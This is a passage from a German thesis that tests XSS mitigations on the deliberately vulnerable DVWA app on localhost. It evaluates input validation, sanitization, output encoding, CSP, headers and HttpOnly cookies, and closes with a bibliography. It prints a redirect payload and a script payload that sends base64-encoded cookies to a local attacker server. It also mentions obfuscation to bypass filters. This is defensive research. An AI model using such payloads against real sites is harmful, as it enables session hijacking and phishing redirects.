


Abbildung 35: X-XSS-Protection Header im Web-Browser Safari

Die Anwendung des Headers wurde anschließend für das zweite und dritte Angriffsszenario in Safari wiederholt. In allen drei Fällen führte die Anwendung des Headers zu keinerlei Veränderung des Verhaltens, die Angriffe blieben erfolgreich.

Nach weiterer Recherche wurde festgestellt, dass die Information, Safari würde den X-XSS Protection Header noch respektieren, falsch ist. Der dafür verantwortliche XSS Auditor wurde aus dem Web-Browser Safari in der Version 15.4 entfernt. [37] Die für Web-Standards häufig zitierte Quelle „MDN Web Docs“, ehemals „Mozilla Developer Network“, enthielt zum Zeitpunkt des Versuchs noch diese Falschinformation. Die Korrektur dieser Information aus den Erkenntnissen dieser Arbeit wurde der Dokumentation des Projekts beigesteuert und angenommen. [6]

6.8 HttpOnly Flag für Cookies

Die Übermittlung des Cookies an den Angreifer soll durch den HttpOnly Flag im Cookie mit der Session-ID verhindert werden. Zunächst wurde die Stelle im PHP-Quelltext identifiziert, in der der Cookie gesetzt wird.

```
home > mauch > docker > dvwa > var-www-html > dvwa > includes > dvwaPage.inc.php
194
195     setcookie( 'security', $pSecurityLevel, 0, "/", "", false, false );
196 }
197
```

Abbildung 36: HttpOnly Flag für Cookies im PHP-Code

Der letzte Parameter in der Funktion „setcookie“ legt fest, ob er mit dem Flag HttpOnly gespeichert werden soll. Zur Mitigation der Schwachstelle soll er wie folgt auf „true“ gesetzt werden.

```
setcookie( 'security', $pSecurityLevel, 0, "/", "", false, true );
```

Um den Angriffsversuch nun mit dem neuen Cookie durchzuführen, muss der Benutzer erneut angemeldet werden, damit die Zeile „setcookie“ ausgeführt wird. Mit der Entwicklerkonsole im Web-Browser wird nun überprüft, ob der Cookie mit aktiviertem Flag gesetzt wird.

[6] https://github.com/mdn/browser-compat-data/pull/19294




Abbildung 37: Entwicklerkonsole des Web-Browsers mit gespeicherten Cookies

Anschließend wird der Angriffsversuch erneut durchgeführt und im Log des geöffneten HTTP-Servers nach der Anfrage des Opfers Ausschau gehalten.




Abbildung 38: Eingehende Anfrage im Python HTTP-Server ohne Cookie des Nutzers

Es ist zu erkennen, dass der Cookie nicht mehr mitgesendet wurde. Der Angriff zur Übernahme der Sitzung des Nutzers war nicht mehr erfolgreich. Allerdings wurde die Schwachstelle dadurch nicht geschlossen, sondern nur abgemildert. Eine Anfrage an den Server des Angreifers hat dennoch stattgefunden.

Anstatt einen Cookie abzugreifen, könnte ein Angriff bei Ausnutzung einer XSS-Schwachstelle auch darauf abzielen, den Nutzer auf eine andere Seite weiterzuleiten. Mit der folgenden Payload wird nun getestet, ob dies noch möglich ist:

```
http://localhost/vulnerabilities/xss_r/?name=<script>window.location.
replace("https://hs-wismar.de");</script>
```

Der Benutzer wird nach Aufruf der Seite nun ohne weitere Interaktion oder Vorwarnung auf die Webseite der Hochschule Wismar weitergeleitet. Im Falle eines realen Angriffs wäre die Weiterleitung auf eine schädliche Webseite denkbar, zum Beispiel auf eine Phishing-Seite, die der Web-Applikation ähnelt. Es kann daher festgehalten werden, dass der Erfolgsfall des Angriffs im ersten Szenario zwar verhindert wurde, aber die Durchführung von Cross-Site-Scripting Angriffen im Allgemeinen nicht mitigiert wurde.

Die Mitigation wird nun für das zweite Szenario der Stored XSS-Schwachstelle angewandt. Mit dem neu gesetzten Cookie wird die präparierte Gästebuchseite besucht und im HTTP-Log des Angreifer-Servers beobachtet, ob eine Anfrage eintrifft. Auch hier wird die Anfrage abgeschickt, jedoch ebenfalls ohne den Cookie im Parameter. Der konkrete Angriff mit dem Ziel der Entwendung des Cookies wurde damit für das zweite Szenario zwar verhindert, doch auch hier wurde die Ausführung der Payload nicht verhindert. Es ist anzumerken, dass ein der hinterlegte Code bei Aufruf des Gästebuchs sofort ausgeführt wird, ohne dass auf einen präparierten Link geklickt werden muss.

Abschließend wird die Maßnahme noch für das dritte Szenario der DOM-Based XSS-Schwachstelle getestet. Mit dem neu gesetzten Cookie wird die URL mit der folgenden Payload erneut besucht.

```
http://localhost/vulnerabilities/xss_d/?default=<script>var i=new
Image(); i.src="http://127.0.0.1:8000/?cookie="+btoa(document.cookie);
</script>
```

Der Versuch führt wie in den letzten beiden Fällen dazu, dass die Payload zwar ausgeführt, aber der Cookie nicht übermittelt wurde. Der Angriff wurde daher mitigiert, die grundlegende Ausnutzung der XSS-Schwachstelle jedoch nicht verhindert.

7 Bewertung der Maßnahmen

Im vorherigen Kapitel wurden die vorgestellten Möglichkeiten zur Mitigation von XSS-Schwachstellen an den drei Angriffsszenarien angewandt. Nun sollen die Maßnahmen bewertet werden. Aufgrund der Verschiedenheit der Maßnahmen kann ein direkter Vergleich nur annäherungsweise durchgeführt werden. Es werden daher die folgenden Kriterien festgelegt, nach denen die Mitigationsstrategien bewertet werden sollen.

1. **Effektivität:** Ist die Maßnahme gegen alle Arten von XSS-Angriffen wirksam oder nur gegen bestimmte?
2. **Fehleranfälligkeit:** Wie anfällig ist die Maßnahme für Fehler bei der Implementierung?
3. **Benutzerfreundlichkeit:** Wie wirkt sich die Maßnahme auf die Benutzererfahrung bzw. auf die Funktion der Web-Applikation aus?

Die Erkenntnisse aus den Versuchen des letzten Kapitels sollen außerdem dazu verwendet werden, die Anwendung bestimmter Maßnahmen zu empfehlen.

7.1 Input Validation

Die Verwendung der Input Validation zur Eindämmung von XSS-Schwachstellen hat sich in allen drei Szenarien als grundsätzlich wirksam erwiesen. Bezüglich der Effektivität gibt es allerdings beim zweiten Szenario der Stored XSS-Schwachstelle eine Besonderheit zu beachten. Die Anwendung der Maßnahme hat nur davor geschützt, neue maliziöse Einträge in das Gästebuch vorzunehmen. Beim Aufruf der bereits hinterlegten Payload wurde der JavaScript-Code dennoch ausgeführt und der Angriff nicht verhindert. An dieser Stelle müssten zusätzlich andere Maßnahmen hinzugezogen werden, um die Schwachstelle vollständig zu mitigieren.

Die Umsetzung von Input Validation ist grundsätzlich fehleranfällig. Während eine Validierung wie im ersten Szenario auf Groß- und Kleinbuchstaben davon nicht betroffen sein mag, kann es besonders beim zweiten Szenario, bei dem es gewünschte HTML-Tags gab, komplizierter werden. Angreifer könnten zum

Beispiel mit Verschleierungstechniken versuchen, den „<script>“-Tag am Filter vorbeizuschleusen. Beispiele für solche Verschleierungen sind die Verwendung von alternativen Zeichenkodierungen oder unübliche Groß- und Kleinschreibung. Außerdem sind Fehler bei der Implementierung denkbar, wenn nicht nach erlaubten, sondern nach unerlaubten Zeichenketten gefiltert werden würde. Für solche sogenannten Blocklisten gibt es grundsätzlich Möglichkeiten, Varianten zu deren Umgehung zu finden. [38]

Eine Input Validation kann sich immer auf die Benutzerfreundlichkeit auswirken. Bei Ablehnung einer Eingabe wäre der Benutzer damit konfrontiert, seine Eingabe zu korrigieren. Auch könnten harmlose Eingaben abgelehnt werden, wenn die Validation zu streng eingesetzt wird. [39]

7.2 Input Sanitization

Die Input Sanitization war gegen alle drei Szenarien von XSS-Schwachstellen grundsätzlich wirksam. Allerdings ergab sich bezüglich der Effektivität auch hier die Besonderheit aus dem zweiten Szenario, dass nur gegen neue Payloads im Gästebuch geschützt wurde.

Die Umsetzung der Input Sanitization ist ebenfalls grundsätzlich fehleranfällig. Zum einen muss sichergestellt werden, dass schädliche Payloads tatsächlich vollumfänglich bereinigt werden. Die Filterung von bestimmten Zeichenketten wie „<script>“ kann, selbst wenn alle Umgehungsvarianten abgedeckt wären, nicht in jedem Fall einen Angriff verhindern. Reflektiert die Web-Applikation zum Beispiel einen Wert in einer „onmouseclick“-Funktion, ist ein eröffnender „<script>“-Tag zur Ausführung eines Angriffs nicht mehr nötig. Außerdem muss bei der Programmierung darauf geachtet werden, dass nach der Bereinigung nur noch die neue Zeichenkette weiterverarbeitet wird.

Durch Input Sanitization kann die Benutzerfreundlichkeit beeinträchtigt werden, wenn gewünschte Zeichen aus der Eingabe gefiltert werden. Im Zusammenhang mit HTML-Tags ist dies beispielsweise bei mathematischen Ausdrücken denkbar, bei denen die Zeichen „<“ und „>“ vorkommen sollen.

Für die Implementierung von Input Sanitization ist es darüber hinaus sinnvoll, auf

vorhandene Bibliotheken zu setzen. Für die Skriptsprache PHP ist der HTML Purifier[7] eine beliebte Wahl.

7.3 Output Encoding

Die Verwendung von Output Encoding hat sich in allen drei Szenarien als effektiv erwiesen. Im Gegensatz zur Input Validation und zur Input Sanitization war sie auch gegen bereits hinterlegte Payloads im zweiten Szenario der Stored XSS-Schwachstelle wirksam.

Theoretisch ist auch das Output Encoding anfällig für Fehler, insbesondere dann, wenn ein selektives Encoding wie im zweiten Szenario selbst implementiert wird.

Das Output Encoding hatte bei korrekter Implementierung keine Auswirkungen auf die Benutzerfreundlichkeit oder auf die Funktion der Web-Applikation. Die übermittelten Payloads wurden vollständig dargestellt, aber nicht ausgeführt.

Kombiniert mit anderen, zur Ergänzung geeigneten Maßnahmen, ist Output Encoding die effektivste Methode, um die Ausnutzung von XSS-Schwachstellen zu verhindern.

7.4 URL Encoding

Bei der Untersuchung von URL Encoding auf seine Effektivität gegen die Ausnutzung von XSS-Schwachstellen ist aufgefallen, dass Web-Browser die URL-Eingabe in der Adressleiste generell enkodieren, bevor sie an die Web-Applikation gesendet werden. Deshalb musste sich bei der weiteren Untersuchung auf das URL Encoding bei der Ausgabe beschränkt werden. In diesem Kontext war die Maßnahme gegen alle drei Szenarien wirksam.

Das URL Encoding ist mit dem Output Encoding verwandt und in der gleichen Art und Weise für Fehler anfällig. Bei der Kodierung von Zeichen muss grundsätzlich darauf geachtet werden, dass der Ausgabekontext korrekt ist.

---

[7] http://htmlpurifier.org/

Je nach Anwendung kann ein URL Encoding die Benutzerfreundlichkeit beeinträchtigen. Wird es zur Ausgabe von Text auf einer Seite verwendet, stellt es die Zeichen nicht wörtlich dar, wie es beim Output Encoding in HTML-Entitäten der Fall wäre. URL Encoding sollte daher bevorzugt für Links bzw. URLs verwendet werden. Für die leserliche Ausgabe in einer Web-Applikation ist hingegen das Output Encoding geeigneter.

7.5 Content Security Policy

Die Content Security Policy war in allen drei Szenarien gegen die Ausnutzung der XSS-Schwachstellen effektiv. Es gilt allerdings zu beachten, dass sie in der Regel nur bei der Beschränkung von Inline-Code wirksam ist.

Die Implementierung einer Content Security Policy ist grundsätzlich fehleranfällig, insbesondere wenn wie zu streng oder zu schwach konfiguriert ist. So kann es in bestimmten Fällen vorkommen, dass sie nicht gegen Angriffe schützt oder die Funktion der Web-Applikation beeinträchtigt.

Die angewandte Content Security Policy hatte keine erkennbaren Auswirkungen auf die Benutzerfreundlichkeit oder die Funktion der Web-Applikation.

7.6 Content-Type Header

Bei den drei Szenarien, die mit der Web-Applikation DVWA vorbereitet wurden, war der Content-Type Header nicht anwendbar. Insofern lässt sich die Effektivität dieser Maßnahme nur dahingehend bewerten, dass sie nicht universal einsetzbar ist. Bei korrekter Verwendung mit einem entsprechenden Rückgabetyp, zum Beispiel JSON in einer API, würde der Header gegen bestimmte XSS-Schwachstellen schützen. [40]

Hinsichtlich der Fehleranfälligkeit und Benutzerfreundlichkeit konnten im Rahmen dieser Arbeit wegen der Nichtanwendbarkeit in der Web-Applikation DVWA keine konkreten Erkenntnisse gewonnen werden.

7.7 X-XSS-Protection Header

Bereits bei der Erläuterung der Maßnahme des X-XSS-Protection Headers in Kapitel 4 war es abzusehen, dass sie höchstens in bestimmten Fällen und für bestimmte Web-Browser wirksam sein würde. Allerdings wurde beim Versuch festgestellt, dass es im Widerspruch zu einschlägigen Quellen keine aktuellen Browser mehr gibt, die den Header unterstützen. Die Bewertung der Maßnahme nach Fehleranfälligkeit und Benutzerfreundlichkeit ist demnach hinfällig.

Eine etwaige Empfehlung zur Verwendung des Headers sollte also nach der Maßgabe erfolgen, ob veraltete Browser wie Internet Explorer von einer Web-Applikation unterstützt werden sollen. Bei einer entsprechenden Recherche wurde entdeckt, dass bestimmte Parameter des X-XSS-Protection Headers sogar zur Entstehung neuer Schwachstellen führen kann, wenn er in einem Browser mit Unterstützung für den Header gesetzt ist. [41]

7.8 HttpOnly Flag für Cookies

Das Setzen der HttpOnly Flag für Cookies hat in allen drei Fällen den Angriff verhindert. Allerdings war die Effektivität auf Angriffe beschränkt, in denen der Erfolg davon abhing, den Cookie des angemeldeten Nutzers zu entwenden. Die Ausführung des JavaScript-Codes wurde dadurch nicht verhindert und die XSS-Schwachstelle nicht vollständig mitigiert. Es ist jedoch hervorzuheben, dass die Entwendung eines Cookies mit Session ID zu den Fällen gehört, in denen am meisten Schaden angerichtet werden kann. Diese Cookies ermöglichen es, die Sitzung des Nutzers zu übernehmen ohne die Eingabe eines Passworts oder die Durchführung einer Zwei-Faktor-Authentisierung.

Die Maßnahme ist kaum für Fehler anfällig. Es muss lediglich von den Entwicklern darauf geachtet werden, dass sie für sämtliche Cookies der Web-Applikation angewandt wird.

Bei der Anwendung der Maßnahme wurden keine Beeinträchtigungen für die Benutzerfreundlichkeit festgestellt. Sie ist für einen Nutzer transparent. Als Entwickler muss darauf geachtet werden, dass bei nachträglicher Anwendung auch die bei den Nutzern vorhandenen Cookies neu gesetzt werden, da

ansonsten der Flag im Cookie-Speicher des Web-Browsers noch auf „false“ gesetzt sein könnte. Sofern die Übermittlung von Cookies über JavaScript-Funktionen für Web-Applikationen unabdingbar ist, muss auf die Maßnahme für solche Cookies verzichtet werden.

Aufgrund der hohen Benutzerfreundlichkeit und geringen Fehleranfälligkeit sowie potenzieller Schwere bei einem erfolgreichen Angriff ist es grundsätzlich empfehlenswert, den HttpOnly Flag für Cookies zu setzen. Zur Vollständigen Mitigation der jeweiligen Schwachstelle muss jedoch ergänzend auf andere Maßnahmen zurückgegriffen werden.

8 Zusammenfassung und Ausblick

Das Ziel dieser Arbeit war es, die Wirksamkeit verschiedener Mitigationsmaßnahmen gegen XSS-Schwachstellen zu ermitteln und zu bewerten. Im Ergebnis kann festgestellt werden, dass es unterschiedlich wirksame Mitigationsmaßnahmen gegen XSS-Schwachstellen gibt. Die am wirksamsten bewerteten Methoden sind jene, die beim Entwicklungsprozess implementiert werden müssen, nämlich geeignete Input Validation, Input Sanitization und Output Encoding.

Insbesondere richtig implementiertes Output Encoding ist gut geeignet, um XSS-Schwachstellen zu mitigieren, da es auf die Umwandlung potenziell schädlicher Zeichen in der Ausgabe in sichere und unbedenkliche Kodierungen setzt. Dabei können mögliche Lücken oder Umgehungsmethoden bei der Input Validation oder bei der Input Sanitization abgefangen und kompensiert werden.

Die darüber hinaus betrachteten Maßnahmen bieten zum Teil einen zusätzlichen Schutz gegen bestimmte Angriffsszenarios. Allerdings ist keine dieser Maßnahmen geeignet, alle Fälle und Angriffsvektoren von XSS-Schwachstellen abzudecken. Auch die Entwicklung von sicherem Code kann bei aller Sorgfalt nicht garantiert werden. Es ist daher empfehlenswert, grundsätzlich auf so viele Mitigationsmaßnahmen zu setzen, wie sie für die jeweils vorliegende Applikation anwendbar sind.

Darüber hinaus wurde mit dem X-XSS Protection Header auch eine Maßnahme identifiziert, die mit modernen Browsern gänzlich unwirksam ist und in bestimmten Fällen bei veralteten Web-Browsern sogar für ein erhöhtes Risiko sorgen kann. Bei der Implementierung dieser Maßnahme wurde außerdem festgestellt, dass die in den MDN Web Docs häufig zitierte Information, dass der Web-Browser Safari den X-XSS-Protection Header unterstützen würde, falsch ist. Aus den Erkenntnissen dieser Arbeit wurde dem Projekt eine entsprechende Korrektur beigesteuert und von den Verantwortlichen akzeptiert.

Zusammenfassend kann festgehalten werden, dass die Implementierung mehrerer, aufeinander abgestimmter Mitigationsmaßnahmen gegen XSS-

Schwachstellen entscheidend für den Schutz von Web-Anwendungen ist. Dabei spielen sowohl die Entwicklungspraktiken als auch die Sensibilisierung der Entwickler für Sicherheitsaspekte eine zentrale Rolle. Die Beachtung von Sicherheitsstandards und -richtlinien, wie etwa dem OWASP Top Ten Project, kann Entwicklern dabei helfen, Schwachstellen frühzeitig zu identifizieren und zu vermeiden. Durch die Anwendung dieser Richtlinien können Entwickler bewährte Verfahren zur Sicherung ihrer Web-Anwendungen einsetzen. Zukünftige Entwicklungen und der Einsatz automatisierter Sicherheitstools sowie der Austausch innerhalb der Entwickler- und Sicherheitsgemeinschaft können dazu beitragen, die Sicherheit von Web-Anwendungen weiter zu erhöhen. Regelmäßige Penetrationstests und Sicherheitsüberprüfungen sind ebenfalls unerlässlich, um aufkommende Schwachstellen frühzeitig zu identifizieren und bestmöglichen Schutz für Benutzer und Systeme zu gewährleisten.

9 Literaturverzeichnis

[1] Z. Banach, „What is a cross-site scripting vulnerability?," Invicti, [Online]. Available: https://www.invicti.com/blog/web-security/cross-site-scripting-xss/. [Zugriff am 31 03 2023].

[2] „Usage statistics of JavaScript as client-side programming language on websites," W3Techs, [Online]. Available: https://w3techs.com/technologies/details/cp-javascript. [Zugriff am 06 03 2023].

[3] A. Opidi, „Cross-Site Scripting (XSS) Attacks: Everything You Need To Know," SecureCoding, [Online]. Available: https://www.securecoding.com/blog/xss-attacks/. [Zugriff am 28 03 2023].

[4] „2022 CWE Top 25 Most Dangerous Software Weaknesses," Common Weakness Enumeration (CWE), [Online]. Available: https://cwe.mitre.org/top25/archive/2022/2022_cwe_top25.html. [Zugriff am 06 03 2023].

[5] M. Pastorino, „Front end vs. Back end: What's The Difference?," Pluralsight, [Online]. Available: https://www.pluralsight.com/blog/software-development/front-end-vs-back-end. [Zugriff am 02 04 2023].

[6] „Front End vs. Back End: What's the Difference?," Kenzie Academy from Southern New Hampshire University, [Online]. Available: https://kenzie.snhu.edu/blog/front-end-vs-back-end-whats-the-difference/. [Zugriff am 02 04 2023].

[7] „Usage statistics of server-side programming languages for websites," W3Techs, [Online]. Available: https://w3techs.com/technologies/overview/programming_language.

[Zugriff am 06 03 2023].

[8] M.-K. Frye, „What is an API?," MuleSoft, [Online]. Available: https://www.mulesoft.com/resources/api/what-is-an-api. [Zugriff am 04 04 2023].

[9] S. Mendelez, „The Difference Between Dynamic & Static Web Pages," Chron, [Online]. Available: https://smallbusiness.chron.com/difference-between-dynamic-static-pages-69951.html. [Zugriff am 25 03 2023].

[10] „What Is Web 2.0," O'Reilly Media, [Online]. Available: https://www.oreilly.com/pub/a/web2/archive/what-is-web-20.html. [Zugriff am 06 03 2023].

[11] „Requirements," WordPress, [Online]. Available: https://wordpress.org/about/requirements/. [Zugriff am 06 03 2023].

[12] „What is web application security?," Cloudflare, [Online]. Available: https://www.cloudflare.com/learning/security/what-is-web-application-security/. [Zugriff am 01 04 2023].

[13] „OWASP Top Ten," Open Web Application Security Project (OWASP), [Online]. Available: https://owasp.org/www-project-top-ten/. [Zugriff am 14 03 2023].

[14] „OWASP Top 10: Injection – What it is and How to Protect Our Applications," Cyolo, [Online]. Available: https://cyolo.io/blog/owasp-top-10/owasp-top-10-injection/. [Zugriff am 05 04 2023].

[15] „Cross Site Scripting (XSS)," Open Web Application Security Project (OWASP), [Online]. Available: https://owasp.org/www-community/attacks/xss/. [Zugriff am 08 03 2023].

[16] „Types of attacks," MDN web docs, [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/Security/Types_of_attacks.

[Zugriff am 06 04 2023].

[17] „Types of XSS," Open Web Application Security Project (OWASP), [Online]. Available: https://owasp.org/www-community/Types_of_Cross-Site_Scripting. [Zugriff am 08 03 2023].

[18] „Introduction to the DOM," MDN Web Docs, [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/API/Document_Object_Model/Introduction. [Zugriff am 25 03 2023].

[19] „What are browser developer tools?," MDN Web Docs, [Online]. Available: https://developer.mozilla.org/en-US/docs/Learn/Common_questions/Tools_and_setup/What_are_browser_developer_tools. [Zugriff am 01 04 2023].

[20] H. Petrich, „Weaponizing self-xss," NetSPI, [Online]. Available: https://www.netspi.com/blog/technical/web-application-penetration-testing/weaponizing-self-xss/. [Zugriff am 25 03 2023].

[21] „MIME types," MDN Web Docs, [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/HTTP/Basics_of_HTTP/MIME_types. [Zugriff am 27 03 2023].

[22] „Understanding XSS Auditor," Virtue Security, [Online]. Available: https://www.virtuesecurity.com/understanding-xss-auditor/. [Zugriff am 28 03 2023].

[23] J. Walker, „XSS protection disappears from Microsoft Edge," The Daily Swig, [Online]. Available: https://portswigger.net/daily-swig/xss-protection-disappears-from-microsoft-edge. [Zugriff am 27 03 2023].

[24] „Heuristics to block reflected XSS via X-XSS-Protection HTTP header," Mozilla, [Online]. Available:

https://bugzilla.mozilla.org/show_bug.cgi?id=528661. [Zugriff am 27 03 2023].

[25] „Can I Use X-XSS-Protection?," Can I Use..., [Online]. Available: https://caniuse.com/?search=X-XSS-Protection. [Zugriff am 27 03 2023].

[26] V. Maskara, „Comparing Node.js web frameworks: Which is most secure?," Synk, [Online]. Available: https://snyk.io/blog/comparing-node-js-web-frameworks/. [Zugriff am 30 03 2023].

[27] zeroshope, „Was ist SAST?," Dev Insider, [Online]. Available: https://www.dev-insider.de/was-ist-sast-a-3b8ea455fc754f1f1b641b31bb026e7b/. [Zugriff am 22 03 2023].

[28] zeroshope, „Was ist DAST?," Dev Insider, [Online]. Available: https://www.dev-insider.de/was-ist-dast-a-517156f0cc989cb6ce982ab2435c2150/. [Zugriff am 21 03 2023].

[29] „What is a Web Application Firewall (WAF)?," F5, [Online]. Available: https://www.f5.com/glossary/web-application-firewall-waf. [Zugriff am 02 04 2023].

[30] „Ein Praxis-Leitfaden für IS-Penetrationstests," Bundesamt für Sicherheit in der Informationstechnik (BSI), [Online]. Available: https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Sicherheitsberatung/Pentest_Webcheck/Leitfaden_Penetrationstest.pdf?__blob=publicationFile&v=3. [Zugriff am 08 03 2023].

[31] „Bug Bounty Programs for Beginners," CyberTalents, [Online]. Available: https://cybertalents.com/blog/bug-bounty-programs-for-beginners-everything-you-need-to-know. [Zugriff am 04 04 2023].

[32] „Durchführungskonzept für Penetrationstests," Bundesamt für Sicherheit in der Informationstechnik (BSI), [Online]. Available: https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/St

udien/Penetrationstest/penetrationstest.pdf?__blob=publicationFile&v=2. [Zugriff am 06 03 2023].

[33] „Damn Vulnerable Web Application (DVWA),“ GitHub, [Online]. Available: https://github.com/digininja/DVWA. [Zugriff am 07 03 2023].

[34] J. Maury, „How to Use Input Sanitization to Prevent Web Attacks,“ [Online]. Available: https://www.esecurityplanet.com/endpoint/prevent-web-attacks-using-input-sanitization/. [Zugriff am 20 03 2023].

[35] „X-XSS-Protection,“ MDN Web Docs, [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-XSS-Protection. [Zugriff am 31 03 2023].

[36] E. V. Aelstyn, „Internet Explorer 11 desktop app retirement FAQ,“ Microsoft Community Hub, [Online]. Available: https://techcommunity.microsoft.com/t5/windows-it-pro-blog/internet-explorer-11-desktop-app-retirement-faq/ba-p/2366549. [Zugriff am 27 03 2023].

[37] „Safari 15.4 Release Notes,“ Apple, [Online]. Available: https://developer.apple.com/documentation/safari-release-notes/safari-15_4-release-notes. [Zugriff am 31 03 2023].

[38] „Advanced Techniques to Bypass & Defeat XSS Filters, Part 1,“ WonderHowTo, [Online]. Available: https://null-byte.wonderhowto.com/how-to/advanced-techniques-bypass-defeat-xss-filters-part-1-0190257/. [Zugriff am 03 04 2023].

[39] Z. Banach, „Input validation errors: The root of all evil in web application security,“ Invicti, [Online]. Available: https://www.invicti.com/blog/web-security/input-validation-errors-root-of-all-evil/. [Zugriff am 03 04 2023].

[40] „Lack of Content Type Headers,“ SecureFlag Security Knowledge Base, [Online]. Available: https://knowledge-

base.secureflag.com/vulnerabilities/security_misconfiguration/lack_of_content_type_headers_vulnerability.html. [Zugriff am 02 04 2023].

